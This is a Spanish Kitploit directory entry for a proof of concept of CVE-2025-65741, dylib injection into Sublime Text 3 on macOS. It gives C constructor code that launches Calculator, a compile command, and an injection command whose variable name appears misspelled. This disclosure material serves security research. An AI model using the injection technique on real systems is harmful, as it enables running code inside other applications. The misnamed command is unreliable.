
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-65741 — Concepto de prueba para CVE-2025-65741 que demuestra la inyección de dylib en Sublime Text 3 en macOS a través de código sin firmar, con un payload .dylib compilado y pasos de explotación. | Kitploit
Herramientas/GitHubGitHub/vinicius-batistella/cve-2025-65741
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónDesarrollo de PayloadsExplotación de Binarios
GitHubvinicius-batistella/cve-2025-65741

CVE-2025-65741

Concepto de prueba para CVE-2025-65741 que demuestra la inyección de dylib en Sublime Text 3 en macOS a través de código sin firmar, con un payload .dylib compilado y pasos de explotación.

Ver Repositorio
51hace 10 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    350
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    283

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-65741 - Sublime Text 3 vulnerable a inyección de Dylib para macOS

Download: https://www.sublimetext.com/3
CVE: CVE-2025-65741 | https://nvd.nist.gov/vuln/detail/CVE-2025-65741
Author: Vinicius Batistella
Version Affected: Sublime Text 3 Build 3208 or prior for macOS

Detalles


La aplicación Sublime Text no verifica correctamente una inyección de código sin firma, lo que permite a un atacante compilar una librería .dylib y forzar a la aplicación a ejecutarla en el contexto de la aplicación. En el siguiente ejemplo, se forzó a la aplicación Sublime Text a abrir el binario de calculadora. Esta vulnerabilidad ha sido corregida en la Build 3209 y posteriores.
image

PoC

  1. Compile el siguiente código C de la siguiente manera:
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
static void myconstructor(int argc, const char **argv)
{
	printf("[+] Dynalic Library Injection: %s\n", argv[0]);
	system("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
}
gcc -dynamiclib injection.c -arch x86_64 -o injection_x86.dylib
  1. Luego, ejecútelo contra Sublime Text 3 build 3208 o anterior de la siguiente manera:
DYLIB_INSERT_LIBRARIES=injection_x86.dylib /Applications/Sublime\ Text.app/Contents/MacOS/Sublime\ Text

Descargar herramienta




